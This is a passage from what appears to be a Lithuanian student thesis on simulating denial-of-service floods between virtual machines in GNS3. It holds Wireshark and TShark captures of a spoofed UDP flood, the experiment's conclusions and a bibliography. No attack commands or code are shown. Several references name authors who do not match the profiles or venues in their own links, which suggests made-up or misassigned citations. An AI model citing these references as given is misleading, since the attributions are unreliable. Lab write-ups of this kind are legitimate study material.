199 51.879472	43.247.32.140	192.168.67.129	UDP	42 1375 → 53 Len=0
200 51.879504	105.221.25.103	192.168.67.129	UDP	42 1376 → 53 Len=0
201 51.879533	16.8.191.251	192.168.67.129	UDP	42 1377 → 53 Len=0
202 51.879565	115.206.98.118	192.168.67.129	UDP	42 1378 → 53 Len=0
203 51.879585	24.70.87.134	192.168.67.129	UDP	42 1379 → 53 Len=0
204 51.879612	63.70.140.130	192.168.67.129	UDP	42 1380 → 53 Len=0
205 51.879631	234.230.140.175	192.168.67.129	UDP	42 1381 → 53 Len=0
206 51.879657	83.231.136.122	192.168.67.129	UDP	42 1382 → 53 Len=0
207 51.879681	49.213.130.239	192.168.67.129	UDP	42 1383 → 53 Len=0
208 51.879722	140.178.30.89	192.168.67.129	UDP	42 1384 → 53 Len=0
209 51.879762	20.139.224.48	192.168.67.129	UDP	42 1385 → 53 Len=0
210 51.879791	71.197.51.213	192.168.67.129	UDP	42 1386 → 53 Len=0
211 51.879832	154.173.134.19	192.168.67.129	UDP	42 1387 → 53 Len=0
212 51.879854	224.5.213.163	192.168.67.129	UDP	42 1388 → 53 Len=0
213 51.879881	171.162.71.12	192.168.67.129	UDP	42 1389 → 53 Len=0
214 51.879906	115.255.139.122	192.168.67.129	UDP	42 1390 → 53 Len=0
215 51.879944	215.163.87.252	192.168.67.129	UDP	42 1391 → 53 Len=0
216 51.879981	166.130.211.150	192.168.67.129	UDP	42 1392 → 53 Len=0
217 51.880006	48.154.153.155	192.168.67.129	UDP	42 1393 → 53 Len=0
218 51.880041	226.233.175.64	192.168.67.129	UDP	42 1394 → 53 Len=0
219 51.880067	226.174.71.178	192.168.67.129	UDP	42 1395 → 53 Len=0

4.10 pav. UDP atakos duomenys *WireShark*

9 lentelė. Surinkti UDP atakos duomenys naudojant *TShark*

Apr 28, 2024 04:27:16.038974000 FLE Daylight Time	*170.134.72.244*	*192.168.67.129*	*UDP*	*1178*	*53*
Apr 28, 2024 04:27:16.039008000 FLE Daylight Time	*25.174.134.80*	*192.168.67.129*	*UDP*	*1179*	*53*
Apr 28, 2024 04:27:16.039013000 FLE Daylight Time	*64.252.87.126*	*192.168.67.129*	*UDP*	*1180*	*53*

Apr 28, 2024 04:27:16.039048000 FLE Daylight Time	*211.213.82.122*	*192.168.67.129*	*UDP*	*1181*	*53*
Apr 28, 2024 04:27:16.039053000 FLE Daylight Time	*235.224.211.246*	*192.168.67.129*	*UDP*	*1182*	*53*
Apr 28, 2024 04:27:16.039086000 FLE Daylight Time	*191.129.142.200*	*192.168.67.129*	*UDP*	*1183*	*53*
Apr 28, 2024 04:27:16.039092000 FLE Daylight Time	*239.131.71.98*	*192.168.67.129*	*UDP*	*1184*	*53*
Apr 28, 2024 04:27:16.039127000 FLE Daylight Time	*47.149.48.115*	*192.168.67.129*	*UDP*	*1185*	*53*
Apr 28, 2024 04:27:16.039133000 FLE Daylight Time	*115.71.40.13*	*192.168.67.129*	*UDP*	*1186*	*53*
Apr 28, 2024 04:27:16.039169000 FLE Daylight Time	*134.154.82.243*	*192.168.67.129*	*UDP*	*1187*	*53*
Apr 28, 2024 04:27:16.039175000 FLE Daylight Time	*171.246.105.251*	*192.168.67.129*	*UDP*	*1188*	*53*
Apr 28, 2024 04:27:16.039215000 FLE Daylight Time	*42.138.145.14*	*192.168.67.129*	*UDP*	*1189*	*53*
Apr 28, 2024 04:27:16.039221000 FLE Daylight Time	*247.96.234.111*	*192.168.67.129*	*UDP*	*1190*	*53*
Apr 28, 2024 04:27:16.039257000 FLE Daylight Time	*44.123.44.104*	*192.168.67.129*	*UDP*	*1191*	*53*
Apr 28, 2024 04:27:16.039262000 FLE Daylight Time	*251.84.24.11*	*192.168.67.129*	*UDP*	*1192*	*53*
Apr 28, 2024 04:27:16.039297000 FLE Daylight Time	*186.246.149.92*	*192.168.67.129*	*UDP*	*1193*	*53*
Apr 28, 2024 04:27:16.039302000 FLE Daylight Time	*124.226.136.110*	*192.168.67.129*	*UDP*	*1194*	*53*
Apr 28, 2024 04:27:16.039341000 FLE Daylight Time	*150.191.130.163*	*192.168.67.129*	*UDP*	*1195*	*53*
Apr 28, 2024 04:27:16.039347000 FLE Daylight Time	*20.163.206.63*	*192.168.67.129*	*UDP*	*1196*	*53*
Apr 28, 2024 04:27:16.039385000 FLE Daylight Time	*199.148.212.247*	*192.168.67.129*	*UDP*	*1197*	*53*

Viršuje pateiktoje lentelėje „lentelė 9 Surinkti UDP atakos duomenys naudojant *TShark*“ vaizduojama – Pirmame stulpelyje laikas, antrame siuntėjo *IP* adresas, trečiame gavėjo *IP* adresas, ketvirtame protokolas, penktame siuntėjo prievadas ir šeštame gavėjo prievadas. Iš turimų duomenų negalime būti tikri, kad ataka suveikė nes gavėjas nesiunčia jokiu tai patvirtančiu ženklų.

4.4. Eksperimentinės dalies išvados

1. Reikėjo išbandyti susisiekimą tarp virtualių mašinų naudojant *ping* komandą.
2. Panaudoti nmap įrankį tam, kad surasti atvirus prievadus atakoms atlikti.
3. Išbandyti skirtingas atakas tokias kaip UDP užtvindymo, TCP RST užtvindymo, ICMP užtvindymo, TCP ACK užtvindymo, TCP SYN užtvindymo. Visas norėtas atakas pavyko paleisti prieš *Ubuntu* virtualią mašiną su pasirinktais įrankiais.
4. Srauto stebėjimas su *WireShark*. Reikėjo stebėti paketų srautą atakų metu. Iš vienų atakų pavyko susirinkti pakankamai duomenų kurie skirti patvirtinti šių atakų sėkmę prieš serverį. Iš kitų atakų buvo gauta per mažai informacijos kuri galėtų patvirtinti apie sėkmingą atakos įvykdymą. Taip gali būti dėl to, kad fizinio kompiuterio resursai yra ganėtinai riboti ir nepakako galios įvykdyti šių atakų pilnai.
5. Duomenų rinkimas su *TShark*. Buvo surinkti visi atakų duomenys pasiėmus jau įrašytus duomenys iš *WireShark*. Jie buvo išsifiltruoti kompiuterio *cmd* lauke. Šie duomenys būtų labai naudingi mašininiam mokymuisi.

IŠVADOS

1. Buvo išanalizuotos skirtingos DoS atakos, jų veikimas ir jų pasekmės. Apžvelgti skirtingi atakų įgyvendinimo įrankiai.

2. Suprojektuotą simuliacinę platformą DoS atakų simuliavimui reikia kurti sudarius *Kali Linux* virtualią mašiną iš kurios buvo leidžiamos skirtingos atakos. *Ubuntu* virtuali mašina kuri buvo naudojama kaip serveris ir prieš ją išbandomos skirtingos atakos. Naudojamas jau įrašytas į *GNS3 WireShark* duomenų stebėjimui atakos metu ir *TShark* duomenų rinkimui atakos metu.

3. Išbandytos skirtingos *DoS* atakos *GNS3* simuliacinėje aplinkoje ir įvairus įrankiai joms įgyvendinti.

4. Ištirtas atakų poveikis prieš *Ubuntu* virtualią mašiną naudojant *WireShark* kurio pagalba atakos metu buvo galima stebėti kaip generuojamas paketų srautas iš *Kali Linux* virtualios mašinos prieš *Ubuntu* virtualią mašiną. Taip pat yra rodomi skirtingi paketų prievadai, protokolai kurie yra naudojami atakų ir rodomi atsakymai į šias užklausas. Duomenų rinkimui reikėjo panaudoti *TShark* su kuriuo surinkus duomenis, vėliau būtų galima panaudoti mašininiam mokymuisi.

LITERATŪRA IR KITI INFORMACIJOS ŠALTINIAI

1. Agrawal, S., & Tapaswi, S. (2020). Why would we get attacked? An analysis of attacker's aims behind DDoS attacks. Prieiga per internetą: https://www.researchgate.net/publication/343690513_Why_would_we_get_attacked_An_analysis_of_attacker%27s_aims_behind_DDoS_attacks (žiūrėta 2024 m. kovo 10 d.)
2. Bansal, R. (2020). Some ethical hacking possibilities in Kali Linux environment. Prieiga per internetą: https://real.mtak.hu/105347/1/139.pdf (žiūrėta 2024 m. gegužės 3 d.)
3. Elshafai, W., & Shanableh, T. (2020). A low-cost distributed denial-of-service attack architecture. Prieiga per internetą: https://ieeexplore.ieee.org/abstract/document/9018054/figures#figures (žiūrėta 2024 m. vasario 29 d.)
4. George, L. K. (2019). DoS and DDoS attacks at OSI layers. Prieiga per internetą: https://ijmrap.com/wp-content/uploads/2020/01/IJMRAP-V2N7P59Y20.pdf (žiūrėta 2024 m. kovo 3 d.)
5. Gupta, S., & Kumar, V. (2019). Deploying secure distributed systems: Comparative analysis of GNS3 and SEED internet emulator. Prieiga per internetą: https://www.mdpi.com/2624-800X/3/3/24 (žiūrėta 2024 m. gegužės 5 d.)
6. Khan, A., & Naaz, S. (2019). Wireshark as a tool for detection of various LAN attacks. Prieiga per internetą: https://www.researchgate.net/profile/Sameena-Naaz-3/publication/335810050_Wireshark_as_a_Tool_for_Detection_of_Various_LAN_Attacks/links/5d8cd409458515202b6cc481/Wireshark-as-a-Tool-for-Detection-of-Various-LAN-Attacks.pdf (žiūrėta 2024 m. gegužės 3 d.)
7. Kumar, S. (2018). Distributed denial of service (DDoS) attacks. Prieiga per internetą: https://books.google.lt/books?hl=lt&lr=&id=BAUTEAAAQBAJ&oi=fnd&pg=PT7&dq=DDoS+attacks&ots=FNiwaIXtND&sig=PCwvVXszGKX14M8fPpnEgNw54m0&redir_esc=y#v=onepage&q&f=false (žiūrėta 2024 m. kovo 13 d.)
8. Mohanty, P. K., & Swain, M. (2019). A survey on distributed denial of service (DDoS) attacks in SDN and cloud computing environments. Prieiga per internetą: https://ieeexplore.ieee.org/abstract/document/8735686 (žiūrėta 2024 m. balandžio 4 d.)
9. Nuiaa, R. R. (2021). Distributed reflection denial of service attack: A critical review. Prieiga per internetą: https://www.researchgate.net/profile/Riyadh-Rahef-Nuiaa/publication/351978952_Distributed_reflection_denial_of_service_attack_A_critical_review/links/612a7f3f2b40ec7d8bce8170/Distributed-reflection-denial-of-service-attack-A-critical-review.pdf (žiūrėta 2024 m. kovo 13 d.)

10. Patel, H., & Soni, D. (2019). A study of denial of service attack with its tools and possible mitigation techniques. Prieiga per internetą: https://d1wqtxts1xzle7.cloudfront.net/67106541/A_Study_of_Denial_of_Service_Attack_with_Its_Tools_and_Possible_Mitigation_Techniques-libre.pdf?1620217489=&response-content-disposition=inline%3B+filename%3DA_Study_of_Denial_of_Service_Attack_with.pdf&Expires=1716155897&Signature=bET2IKzRqvj4eUxkzyU-sDOm1M4zx3MViR42pZHI2OShhg9yD1L5afq2FAN-KUdu77Y3c9VsEnrTc2ECmZEiUIUUntG7095Ep7soZNuaebYcTwMTUGH3CvIrUjxnhNhPfkN92Bs2Hypg-xN-cHFFpjlNC0WQoc9zcEZIjS6sTMMY3zsZzFjaG5IkFCa8cpBRHLv6tpqFqKNw2fQHn2vRs6jhPyOsCv-XpwrmaZjHPPSofe0v1IwAZRgZszo6s04RsOyrcB9lR2v6Rad1bq7CSXHhmnOOSFIIeNVYtu-JkRu3ha4FRRpzt58z078j~8BQaOOEN4UyNelX5g__&Key-Pair-Id=APKAJLOHF5GGSLRBV4ZA (žiūrėta 2024 m. balandžio 7 d.)
11. Raheja, D., & Ahmed, K. (2019). A proposed DoS detection scheme for mitigating DoS attack using data mining techniques. Prieiga per internetą: https://www.mdpi.com/2073-431X/8/4/85 (žiūrėta 2024 m. balandžio 9 d.)
12. Shree, S., & Sharma, K. (2019). Dominance of hardware firewalls and denial of firewall attacks (Case Study BlackNurse Attack). Prieiga per internetą: https://www.researchgate.net/profile/Thume-Vamshi-Krishna/publication/359718935_Dominance_of_Hardware_Firewalls_and_Denial_of_Firewall_Attacks_Case_Study_BlackNurse_Attack/links/624b177321077329f2f20968/Dominance-of-Hardware-Firewalls-and-Denial-of-Firewall-Attacks-Case-Study-BlackNurse-Attack.pdf (žiūrėta 2024 m. balandžio 7 d.)
13. Singh, A., & Kaur, G. (2020). Performance analysis of IIS10.0 and Apache2 cluster-based web servers under SYN DDoS attack. Prieiga per internetą: https://www.researchgate.net/profile/Subhi-Zeebaree/publication/340341694_Performance_analysis_of_IIS100_and_Apache2_Cluster-based_Web_Servers_under_SYN_DDoS_Attack/links/5e849f56299bf130796e2b9f/Performance-analysis-of-IIS100-and-Apache2-Cluster-based-Web-Servers-under-SYN-DDoS-Attack.pdf (žiūrėta 2024 m. gegužės 8 d.)
14. Thompson, B., & Morgan, J. (2020). Comprehensive review of artificial intelligence and statistical approaches in distributed denial of service attack and defense methods. Prieiga

per internetą: https://ieeexplore.ieee.org/abstract/document/8692706 (žiūrėta 2024 m. vasario 25 d.)
15. Vaidya, K., & Mistry, V. (2020). A study of denial-of-service attacks and solutions in the smart grid. Prieiga per internetą: https://ieeexplore.ieee.org/abstract/document/9205862 (žiūrėta 2024 m. balandžio 7 d.)
16. Williams, D. (2019). TCP reset cookies – a heuristic method for TCP SYN flood mitigation. Prieiga per internetą: https://excel.fit.vutbr.cz/submissions/2019/057/57.pdf (žiūrėta 2024 m. gegužės 5 d.)
17. Yadav, A., & Singh, R. (2020). Designing DNS cache aggregation to detect misbehaving certificate transparency logs. Prieiga per internetą: https://www.diva-portal.org/smash/get/diva2:1326541/FULLTEXT01.pdf (žiūrėta 2024 m. gegužės 8 d.)
18. Zhao, X., Liu, Y., & Zhang, Y. (2020). A new framework for DDoS attack detection and defense in SDN environment. Prieiga per internetą: https://ieeexplore.ieee.org/abstract/document/9186014 (žiūrėta 2024 m. vasario 18 d.)
19. Zhu, Z., & Chen, W. (2020). DDoS attack detection method based on improved KNN with the degree of DDoS attack in software-defined networks. Prieiga per internetą: https://ieeexplore.ieee.org/abstract/document/8945375 (žiūrėta 2024 m. balandžio 7 d.)